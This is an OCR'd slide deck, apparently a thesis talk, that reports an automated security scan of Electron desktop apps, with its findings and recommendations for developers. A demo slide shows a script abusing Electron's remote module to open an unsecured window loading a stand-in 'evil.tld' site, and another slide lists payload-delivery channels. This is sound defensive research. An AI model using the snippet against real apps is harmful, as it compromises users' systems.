  - The site can execute any JS code (no need for XSS vector anymore).
- Permission request handlers [4]
  - Electron grants all permissions (camera, microphone, …) by default.

Other attack vectors

- Using dependencies with known vulnerabilities
- Navigation [3]
  - Allowing arbitrary remote sites is dangerous.
  - The site can execute any JS code (no need for XSS vector anymore).
- Permission request handlers [4]
  - Electron grants all permissions (camera, microphone, …) by default.
- Insecure protocol handlers (`myapp://@someuser`)
  - Can provide entry point into the app

Image: Giorgio Tomassetti (public domain-like license)

Automated analysis

Method

Goal: Scan large number of open and closed source apps for security indicators.
Source code is available: https://github.com/baltpeter/thesis-electron-analysis-src

Method

Goal: Scan large number of open and closed source apps for security indicators.
Source code is available: https://github.com/baltpeter/thesis-electron-analysis-src

1. Collect many apps: Electron app list and GitHub

Method

Goal: Scan large number of open and closed source apps for security indicators.
Source code is available: https://github.com/baltpeter/thesis-electron-analysis-src

1. Collect many apps: Electron app list and GitHub
2. Download them and get their source code
   - Easy for open source apps: just clone the repo
   - Trickier for closed source apps: Need to be extracted, use p7zip and additional magic
   - Make sure end result is actually an Electron app (first step produced false positives)

Method

Goal: Scan large number of open and closed source apps for security indicators.
Source code is available: https://github.com/baltpeter/thesis-electron-analysis-src

1. Collect many apps: Electron app list and GitHub
2. Download them and get their source code
   - Easy for open source apps: just clone the repo
   - Trickier for closed source apps: Need to be extracted, use p7zip and additional magic
   - Make sure end result is actually an Electron app (first step produced false positives)
3. Analyse them
   - Building on the open source security scanner Electronegativity (for individual apps)
   - Was modified for this analysis and additional checks added
   - Also scan dependencies using `npm audit`

Electron versions in use


Version	Count	Release date
9.0.5	38	2020-06-22
9.0.4	27	2020-06-12
1.7.5	26	2017-07-17
9.0.0	20	2020-05-19
1.6.2	19	2017-03-01
1.8.4	19	2018-03-16
1.8.8	17	2018-08-22
2.0.8	17	2018-08-22
8.0.0	17	2020-02-03
8.3.0	17	2020-05-15

Frequency of individual Electron releases in the scanned apps with their respective release dates [1]. The versions in bold were not supported anymore when the apps were downloaded.

Electron versions in use


Version	Count	Release date
9.0.5	38	2020-06-22
9.0.4	27	2020-06-12
1.7.5	26	2017-07-17
9.0.0	20	2020-05-19
1.6.2	19	2017-03-01
1.8.4	19	2018-03-16
1.8.8	17	2018-08-22
2.0.8	17	2018-08-22
8.0.0	17	2020-02-03
8.3.0	17	2020-05-15

Frequency of individual Electron releases in the scanned apps with their respective release dates [1]. The versions in bold were not supported anymore when the apps were downloaded.




Number of apps found using the respective major Electron version. The ? labels the apps with an undetected version. The versions marked orange were already out of support when the apps were downloaded.

Known vulnerabilities in dependencies



Number of known vulnerabilities in the dependencies per app, sorted by *low*, *moderate*, *high* and *critical* severity. The graph on the right simply omits the vulnerabilities classified as *low* severity, which otherwise make the other severities hard to see. Outliers are omitted in both graphs.

Known vulnerabilities in dependencies



Number of known vulnerabilities in the dependencies per app, sorted by *low*, *moderate*, *high* and *critical* severity. The graph on the right simply omits the vulnerabilities classified as *low* severity, which otherwise make the other severities hard to see. Outliers are omitted in both graphs.

Use of dangerous functions

- XSS risks
  - Calls to functions like `document.write(html)` and assignments to properties like `element.innerHTML = html`
  - In total, 5,180 such instances using non-literal data were found.
  - Of the 1,204 apps scanned, 546 included at least one such call or assignment.

Use of dangerous functions

- XSS risks
  - Calls to functions like `document.write(html)` and assignments to properties like `element.innerHTML = html`
  - In total, 5,180 such instances using non-literal data were found.
  - Of the 1,204 apps scanned, 546 included at least one such call or assignment.
- Code execution risks
  - Calls to functions like Node.js' `child_process.exec(shell_cmd)`
  - In total, 902 such calls using a non-literal command were found.
  - Of the 1,204 apps scanned, 150 included at least one such call.

Use of dangerous functions

- XSS risks
  - Calls to functions like `document.write(html)` and assignments to properties like `element.innerHTML = html`
  - In total, 5,180 such instances using non-literal data were found.
  - Of the 1,204 apps scanned, 546 included at least one such call or assignment.
- Code execution risks
  - Calls to functions like Node.js' `child_process.exec(shell_cmd)`
  - In total, 902 such calls using a non-literal command were found.
  - Of the 1,204 apps scanned, 150 included at least one such call.
- `shell.openExternal()`
  - In total, 1,988 calls using a non-literal URL were found.
  - Of the 1,204 apps scanned, 571 included at least one such all.

Content security policies (CSPs)

- HTTP header that allows to limit the origins from which certain resources can be used

Content security policies (CSPs)

- HTTP header that allows to limit the origins from which certain resources can be used
- **`Content-Security-Policy:`** `default-src 'none'; script-src 'self' https://cdn.acme.tld; style-src 'self' 'unsafe-inline';`

Content security policies (CSPs)

- HTTP header that allows to limit the origins from which certain resources can be used
- `Content-Security-Policy: default-src 'none'; script-src 'self' https://cdn.acme.tld; style-src 'self' 'unsafe-inline';`
- Google provides a CSP evaluator that was used for the analysis

Content security policies (CSPs)

- HTTP header that allows to limit the origins from which certain resources can be used
- `Content-Security-Policy: default-src 'none'; script-src 'self' https://cdn.acme.tld; style-src 'self' 'unsafe-inline';`
- Google provides a CSP evaluator that was used for the analysis

- Of the 1,204 apps scanned, 1,105 did **not** include any CSP at all.

Content security policies (CSPs)

- HTTP header that allows to limit the origins from which certain resources can be used
- `Content-Security-Policy: default-src 'none'; script-src 'self' https://cdn.acme.tld; style-src 'self' 'unsafe-inline';`
- Google provides a CSP evaluator that was used for the analysis


- Of the 1,204 apps scanned, 1,105 did **not** include any CSP at all.
- Only 211 CSPs were found in total.

Content security policies (CSPs)

- HTTP header that allows to limit the origins from which certain resources can be used
- `Content-Security-Policy: default-src 'none'; script-src 'self' https://cdn.acme.tld; style-src 'self' 'unsafe-inline';`
- Google provides a CSP evaluator that was used for the analysis

- Of the 1,204 apps scanned, 1,105 did **not** include any CSP at all.
- Only 211 CSPs were found in total.
- Of those, Google's CSP evaluator classified:
  - 136 as *weak*
  - 54 as *maybe weak*
  - 21 as *strong*
  - 5 as *invalid*

Web preferences



Number of apps found using the security-relevant web preference settings at least once. For context isolation, sandbox and web security, ‘secure’ means `true`, for the others, it means `false`. Apps may be counted more than once if they have multiple windows with different preferences.




Image: Lukas (public domain-like license)

Manual analysis

Will be discussed at the end (demos!)

Image: Glenn Carstens-Peters (public domain-like license)

Conclusion

Takeaways

- Security in Electron apps is improving. Settings are moving to secure defaults and developers are more aware of the necessary security considerations. But a lot is still left to do:

  - **Worrying update policies**: Use of old Electron versions and vulnerabilities in the dependencies are common.
  - **Secure defaults are essential**: Most apps don’t explicitly enable secure settings and even more rarely implement additional security mechanisms (like CSPs).
  - **Lack of awareness regarding dangerous functions**: Apps commonly use dangerous functions like `shell.openExternal()` or `element.innerHTML`.

Recommendations

Recommendations to Electron developers

- The documentation needs to be improved. While there is a comprehensive security guide (https://www.electronjs.org/docs/tutorial/security), many of the official tutorials and boilerplates don't follow these recommendations.
- Introduce a `shell.openInBrowser()` function to safely open URLs in the browser.

Recommendations to individual app developers

- Regularly update Electron and all other dependencies.
- Consciously and proactively enable secure settings.
- Use automated security scanners like Electronegativity.

References

[1] The Electron contributors, “Electron Documentation,” 04-Aug-2020. https://www.electronjs.org/docs/all.

[2] M. Kinugawa, “Electron: Abusing the lack of context isolation,” CureCon, 18-Aug-2018. https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en.

[3] F. Rieseberg et al., “Electron Security Warnings,” *Electron Documentation*, 01-Jun-2020. Available: https://www.electronjs.org/docs/tutorial/security.

[4] L. Carettoni, “Electron Security Checklist: A guide for developers and auditors,” Doyensec, LLC., Jul. 2017. https://doyensec.com/resources/us-17-Carettoni-Electronegativity-A-Study-Of-Electron-Security-wp.pdf.

[5] Doyensec LLC, “Doyensec’s Blog.” https://blog.doyensec.com/.

Demos

This slide intentionally left blank.

The remote module

```
<script>
const { BrowserWindow } = require('electron').remote;

BrowserWindow.addExtension(extension_path);
(new BrowserWindow({
  webPreferences: { webSecurity: false }
})).loadURL('https://evil.tld');
</script>
```

How to change the web preferences

```
const mainWindow = new BrowserWindow({
  webPreferences: {
    nodeIntegration: false,
    contextIsolation: true,
    enableRemoteModule: false,
    webSecurity: true,
    sandbox: true,
    enableBlinkFeatures: '',
    experimentalFeatures: false
  }
});
```

Context bridge

```
const { contextBridge, shell } = require('electron');

contextBridge.exposeInMainWorld('acme', {
  openWebsiteInBrowser: function() {
    shell.openExternal('https://acme.tld/electron-app');
  }
});
```

Payload delivery for Electron

- **Remote content:** e. g. messages in chat apps, items in password managers, notes in note-taking apps…
- **Remote sites**: can also happen through middle-clicking, ctrl-clicking or `window.open()` (these are handled differently)
- **Files**
- **Custom protocols**
- **Self XSS**

Automated analysis: Collecting apps

- Collect apps from GitHub (tag `electron`, stars > 50) and Electron app list (https://www.electronjs.org/apps)
  - For GitHub: Use octokit/rest.js with plugin-throttling.js and plugin-retry.js
  - For the app list: Available as YML files, can be easily processed by a chain of `map()` and `filter()` operations in JS
- Deduplicate according to the (cleaned) repository URLs
- Collect download links for closed source apps manually

Automated analysis: Downloading and source code extraction

- Download strategies (in preferred order):
  - git clone
  - Linux binary
  - macOS binary
  - Windows binary
- Extraction using p7zip and custom handlers
  - `.tar.gz`, `.tar.xz` -> `.tar`
  - `.deb` -> `control.tar.*` and `data.tar.*`
  - `.exe` -> `.nupkg` or `$PLUGINSDIR/*.7zip` or …
- Electron detection
  - Find `package.json` -> Electron-related dependency?
  - `require('electron')` in app entry point?

Automated analysis: Scanning for potential problems

- Electronegativity (https://github.com/doyensec/electronegativity)
  - Programmatic API introduced
  - Crashes fixed
  - Different versions considered and checks updated accordingly
  - Electron version detection improved

  - Checks for XSS and code execution vectors added
  - DevTools check added
  - Check for which sites are loaded added
  - Checks modified to also report good behaviour
- `npm audit`

Results: Types of sites loaded

	Total loads	Apps with at least one such load
Remote site	197	163
Local site	1,273	698
Custom protocol	110	
Unknown	1,043	

Results: Protocol handlers

- 263 protocol handler registrations found in total
  - May include duplicates if registered based on some condition
- 148 apps registered at least one protocol handler